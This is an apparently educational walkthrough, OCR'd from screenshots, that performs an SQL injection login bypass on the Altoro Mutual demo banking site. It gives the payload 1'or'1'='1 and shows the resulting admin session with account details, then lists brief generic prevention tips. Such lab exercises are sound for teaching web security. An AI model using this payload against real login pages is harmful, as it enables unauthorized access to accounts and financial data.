
# Task#5

- **To perform Bypass Authentication on [https://demo.testfire.net](https://demo.testfire.net) using payload.**

Open **[https://demo.testfire.net](https://demo.testfire.net) on Web browser**



PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS

- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

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**Win a Samsung Galaxy S10 smartphone**
Completing this short survey will enter you in a draw for 1 of 5 Samsung Galaxy S10 smartphones! We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2021 Altoro Mutual, Inc.

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
# Task#5

Now go to login page



## Online Banking Login

Username:

Password:

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
# Task#5

Now use payload in username and password.

The payload used in this case is “ 1’or’1’=’1 ”



Online Banking Login

Username: 1'or'1'='1

Password: ••••••••••

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
# Task#5

We are now logged in as administrator account



Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details: 800000 Corporate

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000!

Click Here to apply.

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
We can see all the account details and edit users



Account History - 800000 Corporate

| Balance Detail | |
|---|---|
| 800000 Corporate | Amount |
| Ending balance as of 8/4/21 2:06 AM | $52243383.61 |
| Available balance | $52243383.61 |

10 Most Recent Transactions

| Date | Description | Amount |
|---|---|---|
| 2021-08-04 | Withdrawal | -$10.00 |
| 2021-08-04 | Withdrawal | -$10.00 |
| 2021-08-04 | Withdrawal | -$1000.00 |
| 2021-08-04 | Withdrawal | -$10.00 |
| 2021-08-04 | Withdrawal | -$10.00 |
| 2021-08-04 | Withdrawal | -$10.00 |

Credits

| Account | Date | Description | Amount |
|---|---|---|---|
| 1001160140 | 12/29/2004 | Paycheck | 1200 |
| 1001160140 | 01/12/2005 | Paycheck | 1200 |
| 1001160140 | 01/29/2005 | Paycheck | 1200 |

# Task#5

**To Prevent Payload Bypass:-**

- **Use strong Data management system.**
- **Use firewall**
- **Quick bug fixes and identify vulnerabilities as soon as possible.**